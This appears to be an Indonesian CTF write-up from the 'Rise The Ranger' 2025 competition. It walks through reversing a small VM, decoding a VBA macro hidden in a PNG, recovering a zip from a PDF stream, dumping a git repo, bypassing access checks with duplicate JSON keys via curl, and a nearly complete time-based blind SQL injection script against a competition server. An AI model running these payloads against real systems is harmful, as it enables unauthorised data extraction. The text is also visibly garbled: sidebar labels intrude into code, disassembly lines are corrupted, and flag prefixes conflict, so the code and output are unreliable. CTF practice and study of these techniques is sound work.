- `_ptrace`
- `..`

main Function Assembly:

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE s[72]; // [rsp+0h] [rbp-70h] BYREF
4     void *v5; // [rsp+48h] [rbp-28h]
5     unsigned __int64 v6; // [rsp+68h] [rbp-8h]
6
7     v6 = __readfsword(0x28u);
8     check_debugger(argc, argv, envp);
9     puts("Welcome to the Quantum Prison. Your reality is forfeit.");
10    printf("Enter the quantum passphrase: ");
11    memset(s, 0, 0x60ULL);
12    v5 = &bytecode;
13    run_vm(s);
14    return 0;
15 }
```

check_debugger Function Assembly:

```
1 __int64 check_debugger()
2 {
3     __int64 result; // rax
4
5     result = ptrace(PTRACE_TRACEME, 0LL, 1LL, 0LL);
6     if ( result == -1 )
7     {
8         puts("Debugger detected. Shutting down.");
9         exit(1);
10    }
11    return result;
12 }
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `run_vm` function is displayed, showing various memory operations and loops. The code is annotated with comments and labels. Below the assembly view, there is a table of memory blocks labeled "bytecode".

Address	Value	Type
00003080	0000000000404080	.data:bytecode
0000000000404080	0000000000404080	bytecode
0000000000404081	0000000000404081	
0000000000404082	0000000000404082	
0000000000404083	0000000000404083	
0000000000404084	0000000000404084	
0000000000404085	0000000000404085	
0000000000404086	0000000000404086	
0000000000404087	0000000000404087	
0000000000404088	0000000000404088	
0000000000404089	0000000000404089	
000000000040408A	000000000040408A	
000000000040408B	000000000040408B	
000000000040408C	000000000040408C	
000000000040408D	000000000040408D	
000000000040408E	000000000040408E	
000000000040408F	000000000040408F	
0000000000404090	0000000000404090	
0000000000404091	0000000000404091	
0000000000404092	0000000000404092	
0000000000404093	0000000000404093	
0000000000404094	0000000000404094	
0000000000404095	0000000000404095	
0000000000404096	0000000000404096	
0000000000404097	0000000000404097	
0000000000404098	0000000000404098	
0000000000404099	0000000000404099	
000000000040409A	000000000040409A	
000000000040409B	000000000040409B	

bytecode vmnya pake self decrypt dengan XOR 0x7B. tiap block ada instruksi loop dan dibandingin dengan nilai imm (GETC → PUSH_IMM → XOR → JZ → FAIL), jadi cukup ambil immediates hasil decrypt

```
#!/usr/bin/env python3
```

```
BYTECODE = [
    0x50, 0x55, 0x10, 0x7B, 0x51, 0x3B, 0x6B, 0x36, 0x5A, 0x4B,
    0x7A, 0x6A, 0x3B, 0x6B, 0x48, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B,
    0x6B, 0x09, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x1F, 0x5A,
    0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x1E, 0x5A, 0x4B, 0x7A, 0x6A,
    0x3B, 0x6B, 0x30, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x4F,
    0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x5A, 0x5A, 0x4B, 0x7A,
    0x6A, 0x3B, 0x6B, 0x35, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B,
    0x10, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x29, 0x5A, 0x4B,
    0x7A, 0x6A, 0x3B, 0x6B, 0x12, 0x5A, 0x4B, 0x7A, 0x6A, 0x84
]

MN = {
    0x10: "PUSH_IMM",
    0x11: "FAIL",
    0x12: "DUPREL",
    0x20: "ADD",
    0x21: "XOR",
    0x30: "JZ",
    0x40: "GETC",
    0x50: "SETLEN",
    0x51: "PATCH",
    0xFF: "SUCCESS",
}

def disasm(code, start=0, limit=None, title="disasm"):
    print(f"\n== {title} ==")
    i = start
    end = len(code) if limit is None else min(len(code), start + limit)
    while i < end:
        op = code[i]
        if op == 0x10 and i + 1 < end:
            imm = code[i + 1]
            print(f"{i:04x}: {op:02x} {imm:02x} {MN[op]} 0x{imm:02x} ({chr(imm)} if 32 <= imm < 127 else '.')")
            i += 2
        elif op == 0x30 and i + 1 < end:
            off = code[i + 1]
            print(f"{i:04x}: {op:02x} {off:02x} {MN[op]} +{off}")
            i += 2
        elif op == 0x50 and i + 1 < end:
            L = code[i + 1]
```

Rise The Ranger – Cyber Competition 2025
Attack and Defense (Online Competition)

```
        print(f"{i:04x}: {op:02x} {L:02x} {MN[op]} {L}'")
        i += 2
    else:
        print(f"{i:04x}: {op:02x} {MN.get(op, 'UNK')} ")
        i += 1

def xor_patch(code, patch_start, length, key):
    out = code[:]
    for k in range(length):
        idx = patch_start + k
        if idx < len(out):
            out[idx] ^= key
    return out

def find_patch_header(code):
    for i in range(0, len(code) - 4):
        if code[i] == 0x50 and code[i + 2] == 0x10 and code[i + 4] == 0x51:
            return i, i + 5, code[i + 1], code[i + 3]

PAT = [0x40, 0x10, None, 0x21, 0x30, 0x01, 0x11]

def extract_expected_bytes(patched, start_idx):
    i = start_idx
    need = []
    while i < len(patched):
        if patched[i] == 0xFF:
            break
        # ensure we have 7 bytes to compare
        if i + 6 < len(patched) and patched[i] == 0x40 and patched[i + 1] == 0x10 \
           and patched[i + 3] == 0x21 and patched[i + 4] == 0x30 and patched[i + 5] == 0x01 \
           and patched[i + 6] == 0x11:
            need.append(patched[i + 2])
            i += 7
        else:
            i += 1
    return bytes(need)

def emulate_checks(patched, start_idx, candidate: bytes):
    i = start_idx
    ci = 0
```

Rise The Ranger – Cyber Competition 2025
Attack and Defense (Online Competition)

```
while i < len(patched):
    if patched[i] == 0xFF:
        return ci == len(candidate) and ci > 0 # success only after
consuming all expected
    if i + 6 < len(patched) and patched[i] == 0x40 and patched[i +
1] == 0x10 \
        and patched[i + 3] == 0x21 and patched[i + 4] == 0x30 and
patched[i + 5] == 0x01 \
        and patched[i + 6] == 0x11:
        if ci >= len(candidate) or candidate[ci] != patched[i + 2]:
            return False
        ci += 1
        i += 7
    else:
        i += 1
return False

orig = BYTECODE[:]
disasm(orig, 0, len(orig), "original bytecode")

hdr, patch_start, L, key = find_patch_header(orig)
print(f"\n[patch] header at 0x{hdr:x} len={L} key=0x{key:02x}
patch_start=0x{patch_start:x}")

patched = xor_patch(orig, patch_start, L, key)
disasm(patched, 0, len(patched), "patched view")

expected = extract_expected_bytes(patched, patch_start)
print(f"\nexpected bytes: {list(expected)}")
s = expected.decode('ascii', errors='strict')
print(f"RTNI25{{{s}}}")
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
0033: 30 01 JZ +1
0035: d1s FAIL
0036: 40 GETC
0037:a10 21 PUSH_IMM 0x21 (!)
0039: 21 XOR
003a: 30 01 JZ +1
003c: 11 FAIL
003d: 40 GETC
003e: 10 4e PUSH_IMM 0x4e (N)
0040: 21 XOR
0041: 30 01 JZ +1
0043: 11 FAIL
0044: 40 GETC
0045: 10 6b PUSH_IMM 0x6b (k)
0047: 21 XOR
0048: 30 01 JZ +1
004a: 11 FAIL
004b: 40 GETC
004c: 10 52 PUSH_IMM 0x52 (R)
004e: 21 XOR
004f: 30 01 JZ +1
0051: 11 FAIL
0052: 40 GETC
0053: 10 69 PUSH_IMM 0x69 (i)
0055: 21 XOR
0056: 30 01 JZ +1
0058: 11 FAIL
0059: e0ffstik_Qua SUCCESS

expected[bytes: [77, 51, 114, 100, 101, 75, 52, 33, 78, 107, 82, 105]
TRTNI25{M3rdeK4!NkRi}
[!] TechnoFair11_Final
[!] WreckIT5.0_Final
```


3. FLAG

TRTNI25{M3rdeK4!NkRi}

STEGANOGRAPHY

Check File

DESKRIPSI SOAL - 174 POINTS



2. PROOF OF CONCEPT

binwalk dulu

```
git@itnid:~/Desktop$ ./stegano/check_file
>>> binwalk -e file.png
[...]
DECIMAL      HEXADECIMAL      DESCRIPTION
[...]
0x0          0x0              PNG image, 402 x 350, 8-bit colormap, non-interlaced
0x350        0x350            zlib compressed data, best compression
0xA1B5       0xA1B5            Zip archive data, at least v2.0 to extract, compressed size: 415, uncompressed size: 1628, name: [Content Types].xml
0xA58D       0xA58D            Zip archive data, at least v2.0 to extract, compressed size: 254, uncompressed size: 737, name: rels.rels
0xA8BC       0xA8BC            Zip archive data, at least v2.0 to extract, compressed size: 3011, uncompressed size: 10336, name: word/document.xml
0xB44E       0xB44E            Zip archive data, at least v2.0 to extract, compressed size: 300, uncompressed size: 1071, name: word_rels/document.xml.rels
0xB71C       0xB71C            Zip archive data, at least v2.0 to extract, compressed size: 3797, uncompressed size: 10240, name: word/vbaProject.bin
0xC022       0xC022            Zip archive data, at least v1.0 to extract, compressed size: 104765, uncompressed size: 104765, name: word/media/image1.png
0x25F92      0x25F92           Zip archive data, at least v2.0 to extract, compressed size: 1741, uncompressed size: 8399, name: word/theme/theme1.xml
0x26692      0x26692           Zip archive data, at least v2.0 to extract, compressed size: 673, uncompressed size: 2788, name: word/vbaData.xml
0x26A5C      0x26A5C           Zip archive data, at least v2.0 to extract, compressed size: 191, uncompressed size: 277, name: word_rels/vbaProject.bin.rels
0x26F63      0x26F63           Zip archive data, at least v2.0 to extract, compressed size: 4113, uncompressed size: 42760, name: word/styles.xml
0x27FA1      0x27FA1           Zip archive data, at least v2.0 to extract, compressed size: 367, uncompressed size: 1069, name: word/webSettings.xml
0x28142      0x28142           Zip archive data, at least v2.0 to extract, compressed size: 528, uncompressed size: 1833, name: word/fontTable.xml
0x28382      0x28382           Zip archive data, at least v2.0 to extract, compressed size: 372, uncompressed size: 750, name: docProps/core.xml
0x288DC      0x288DC           Zip archive data, at least v2.0 to extract, compressed size: 377, uncompressed size: 713, name: docProps/app.xml
0x28F32      0x28F32           End of Zip archive, footer length: 22
[...]
git@itnid:~/Desktop$ ./stegano/check_file
>>> fileScrapper(ctf0)
```

parse macro dari word/vbaProject.bin pake

<https://github.com/decalage2/oletools/wiki/olevba>

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

```
File = olevba word/vbaProject.bin
olevba0.60.2 on Python 3.11.6 - http://decalage.info/python/oletools
=====
FILE: word/vbaProject.bin
Type: OLE
Home ThisDocument.cls          file.png_ext_1_file.png_0_e... file.png
VBA MACRO ThisDocument.cls      racted   xtracted
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
Documents
(empty macro)
Downloads
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
Public Sub AutoOpen()
    Dim data As String
    Dim i As Long
    Dim result As String
    Dim bytes() As String
    Dim key As String
    Dim keyByte As Integer
    sf_Rise_The_Ranger_Babak_Penyisihan
    data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C 33 21 36 2C 31 24 35 2D 3B 3B 13"
    key = "tni"
    result = ""
    bytes = Split(data, " ")
    ASCIS_2024_QUALS
    For i = LBound(bytes) To UBound(bytes)
        keyByte = Asc(Mid(key, (i Mod Len(key)) + 1, 1))
        result = result & Chr(Val("&H" & bytes(i)) Xor keyByte)
    Next i
    final_hacktheon_sejong_2024
    ' Dummy operation supaya oletools tetap mendetectsi
    If Len(result) = 0 Then result = result
End Sub
CTFDScraper(ctfd)
+-----+
| Type | EchoFail | Keyword | Description |
+-----+
| AutoExec | AutoOpen |           | Runs when the Word document is opened |
| Suspicious | Chr |           | May attempt to obfuscate specific strings |
| Suspicious | Xor |           | May attempt to obfuscate specific strings |
+-----+
MyCharts
@itoid
>>> a /check_file/_file.png.extracted
>>>
WreckIT5.0_Final
```

xor biasa ternyata wkwkwk

```
#!/usr/bin/env python3

data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C
33 21 36 2C 31 24 35 2D 3B 3B 13"

key = "tni"

bytes_list = data.split(" ")
result = ""

for i, b in enumerate(bytes_list):
    key_byte = ord(key[i % len(key)])
    result += chr(int(b, 16) ^ key_byte)

print(result)
```


```
[itoid@itoid ~] $ ./sol.py
RTRTNI25{SATSIBER_STEGO_X_MACRO}
[itoid@itoid ~] $ ./sol.py
RTRTNI25{SATSIBER_STEGO_X_MACRO}
```

3. FLAG

RTRTNI25{SATSIBER_STEGO_X_MACRO}

Content

DESKRIPSI SOAL - 320 POINTS



2. PROOF OF CONCEPT

scan visi_misi.pdf untuk cari hidden zip

```
#!/usr/bin/env python3
import re
import base64
import zipfile
from pathlib import Path

pdf_path = Path("visi_misi.pdf")
outdir = Path("outputs")
outdir.mkdir(parents=True, exist_ok=True)

STREAM_RE = re.compile(rb"stream\s*[\r\n]+(.*)\s*endstream", re.DOTALL)

def try_decode_zip_from_hex(data: bytes):
```

```
h = re.sub(rb"[^0-9A-Fa-f]", b"", data)
if len(h) < 2 or len(h) % 2: return None
try: b64 = bytes.fromhex(h.decode())
except: return None
try: z = base64.b64decode(b64, validate=True)
except: return None
if not z.startswith((b"PK\x03\x04", b"PK\x05\x06", b"PK\x07\x08")):
return None
return z

def extract_zip(z: bytes, idx: int):
    zp = outdir / f"zip_{idx}.zip"
    zp.write_bytes(z)
    d = outdir / f"unzipped_{idx}"
    d.mkdir(exist_ok=True)
    with zipfile.ZipFile(zp) as f: f.extractall(d)

data = pdf_path.read_bytes()
streams = STREAM_RE.findall(data)

for i, s in enumerate(streams, 1):
    z = try_decode_zip_from_hex(s)
    if z: extract_zip(z, i)
```

cek git logsnya

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

The terminal window shows a series of commands being run:

```
>>> ./sol.py
>>> ./outputs sol.py visi_misi.pdf
>>> ls
outputs sol.py visi_misi.pdf
>>> ./outputs
outputs sol.py visi_misi.pdf
>>> ls
outputs unzipped_10.zip
>>> ./content/outputs
>>> ./unzipped_10
>>> ./outputs/unzipped_10
>>> ls
test
>>> ./test
>>> ./test
>>> P master
>>> Sx GAs 7.0.6
zsh: command not found: s
>>> ./unzipped_10/test
>>> P master
>>> ls
{} config.json file1.txt file2.txt index.html lastpush.txt {} secret.json
>>> ./unzipped_10/test
>>> P master
>>> cd .git
>>> tree
.
├── CTFDScraper(ctfd)
│   ├── branches
│   │   └── COMMIT_EDITMSG
│   ├── config
│   ├── description
│   ├── HEAD
│   └── hooks
│       ├── applypatch-msg.sample
│       ├── commit-msg.sample
│       ├── fsmonitor-watchman.sample
│       ├── post-update.sample
│       ├── pre-applypatch.sample
│       ├── pre-commit.sample
│       └── pre-merge-commit.sample

```

git show 394a442:config.json

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

The terminal window shows the following content:

```
host: "localhost"
port: 3306
username: "user"
password: "password"
name: "myapp_db"
★ Started
# Logging settings
logging:
  level: "INFO"    # options: DEBUG, INFO, WARNING, ERROR, CRITICAL
  file: "logs/app.log"
  rotate: true
  max_size_mb: 10

# Features toggles
features:
  feature_x: true
  feature_y: false

## API settings
api:
  endpoint: "https://api.example.com"
  key: "ULRSVE5JMjV7UERGX0NPTlRFTlRfVE9fTE9HX0dJVH0="
  timeout_sec: 30
(END)

② VBox_GAs 7.0.6
└─③ @itoid └─④ s /unzipped_10/test
  ⌂ >>> P master
  ⌂ >>> echo "ULRSVE5JMjV7UERGX0NPTlRFTlRfVE9fTE9HX0dJVH0=" | base64 -d
  ⌂ RTRTNI25{PDF_CONTENT_TO_LOG_GIT}%
  ⌂ < final_hacktheon_sejong_2024
  ⌂ K1ra_Pwn
```


3. FLAG

RTRTNI25{PDF_CONTENT_TO_LOG_GIT}


WEB EXPLOITATION

History Leak

DESKRIPSI SOAL - 100 POINTS



2. PROOF OF CONCEPT



pake git-dumper <https://github.com/arthaud/git-dumper>

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

ada error dikit saat git checkout tapi ga masalah karena udah bisa dump git reponya

3 FLAG

BRTN125{Git History Is Forever}

Door to Door

DESKRIPSI SOAL - 150 POINTS

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)



2. PROOF OF CONCEPT

The image shows a proof of concept interface. The URL in the address bar is "18.136.199.188:8022". The main title is "[Project Chimera Secure Comms]". It says "Welcome, Agent J (ID: 202)". A "Dossier Access Panel" section has a form to "Enter Target User ID" with value "202" and a "Request File" button. Below it is a JSON response: { "status": "success", "data": { "userId": 202, "name": "Agent J", "clearanceLevel": "Field Agent", "notes": "Data personalia standar untuk Agent J." } }

[Project Chimera Secure Comms]

Welcome, Agent J (ID: 202)

Dossier Access Panel

Enter Target User ID:

Request File

```
{  
    "status": "error",  
    "message": "Access Denied: You do not have permission to view this file."  
}
```

Duplicate JSON keysnya


```
curl -s -X POST -H 'Content-Type: application/json' \  
-b 'PHPSESSID=9399721329eae50db4215027ffc8ffe6' \  
--data '{"id":202,"id":201}' \  
'http://18.136.199.188:8022/api.php'  
{"status":"success","data":{"userId":201,"name":"Director Fury","clearanceLevel":"Director","notes":"Berkas super rahasia. Flag: RTRTNI25(JSON_Pollut10n_F0r_Th3_W1n)"}}
```

3. FLAG


RTRTNI25{JSON_Pollut10n_F0r_Th3_W1n}

Time is The Key

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT



time based sql injection. langsung aja retrieve database, tables, dan columns

```
#!/usr/bin/env python3

import requests, time, statistics, argparse, random

URL = "http://18.136.199.188:8001/"
USER_FIELD = "username"
PASS_FIELD = "password"

DELAY_SEC = 2.0
TRIES_PER_BIT = 2
ASCII_MIN, ASCII_MAX = 32, 126
TIMEOUT = 10
MAX_LEN = 120

session = requests.Session()
session.headers.update({"User-Agent": "Mozilla/5.0 (CTF-time-sqli)"})

def post_login(username_payload: str) -> float:
    data = {USER_FIELD: username_payload, PASS_FIELD: "x"}
    t0 = time.perf_counter()
    try:
        session.post(URL, data=data, timeout=TIMEOUT,
allow_redirects=False)
    except Exception:
        return 0.0
    return time.perf_counter() - t0

def calibrate():
    base_samples = [post_login("u"+str(random.randint(0, 999999))) for _ in range(6)]
    base = statistics.median(base_samples)
    slow_samples = [post_login(f''' OR IF(1=1,SLEEP({DELAY_SEC}),0)-- ''') for _ in range(3)]
    slow = statistics.median(slow_samples)
    thr = (base + slow) / 2.0
    print(f"[i] Baseline ~{base:.3f}s, Sleep ~{slow:.3f}s, Threshold ~{thr:.3f}s")
    return thr

def is_true(cond_sql: str, threshold: float) -> bool:
    payload = f''' OR IF({cond_sql},SLEEP({DELAY_SEC}),0)-- '''
    times = [post_login(payload) for _ in range(TRIES_PER_BIT)]
    return statistics.median(times) > threshold
```

```
def ensure_oracle(threshold: float):
    t = is_true("1=1", threshold)
    f = is_true("1=0", threshold)
    print(f"[i] Oracle check: TRUE→{t}, FALSE→{f}")
    if not (t and not f):
        raise SystemExit("[!] Timing oracle not reliable at current
settings. Try increasing --delay.")

def blen(query: str, thr: float, cap: int = MAX_LEN) -> int:
    lo, hi = 0, cap
    while lo < hi:
        mid = (lo + hi) // 2
        if is_true(f"LENGTH({{query}})>{mid}", thr):
            lo = mid + 1
        else:
            hi = mid
    return lo

def bchr(query: str, pos: int, thr: float) -> int:
    lo, hi = ASCII_MIN, ASCII_MAX
    while lo <= hi:
        mid = (lo + hi) // 2
        if is_true(f"ASCII(SUBSTRING({{query}}, {pos}, 1))>{mid}", thr):
            lo = mid + 1
        else:
            hi = mid - 1
    return lo if ASCII_MIN <= lo <= ASCII_MAX else 0

def dump_query(query: str, thr: float, maxlen: int = MAX_LEN) -> str:
    n = blen(query, thr, maxlen)
    print(f"[+] Length ≈ {n}")
    out = []
    for i in range(1, n+1):
        c = bchr(query, i, thr)
        if c == 0: break
        out.append(chr(c))
    print(f"\r[=] {''.join(out)}", end="", flush=True)
    print()
    return ''.join(out)

def enum_tables(db: str, thr: float):
    # Get count
```

```
cnt = dump_query(f"SELECT COUNT(*) FROM information_schema.tables WHERE table_schema='{db}'", thr, 6)
try: total = int(cnt)
except: total = 20
names = []
for i in range(total):
    q = f"SELECT table_name FROM information_schema.tables WHERE table_schema='{db}' LIMIT {i},1"
    print(f"[*] {table[{i}]}"")
    names.append(dump_query(q, thr))
return [n for n in names if n]

def enum_columns(db: str, table: str, thr: float):
    cnt = dump_query(f"SELECT COUNT(*) FROM information_schema.columns WHERE table_schema='{db}' AND table_name='{table}'", thr, 6)
    try: total = int(cnt)
    except: total = 10
    cols = []
    for i in range(total):
        q = f"SELECT column_name FROM information_schema.columns WHERE table_schema='{db}' AND table_name='{table}' LIMIT {i},1"
        print(f"[*] {column[{i}]} in {table}"")
        cols.append(dump_query(q, thr))
    return [c for c in cols if c]

def main():
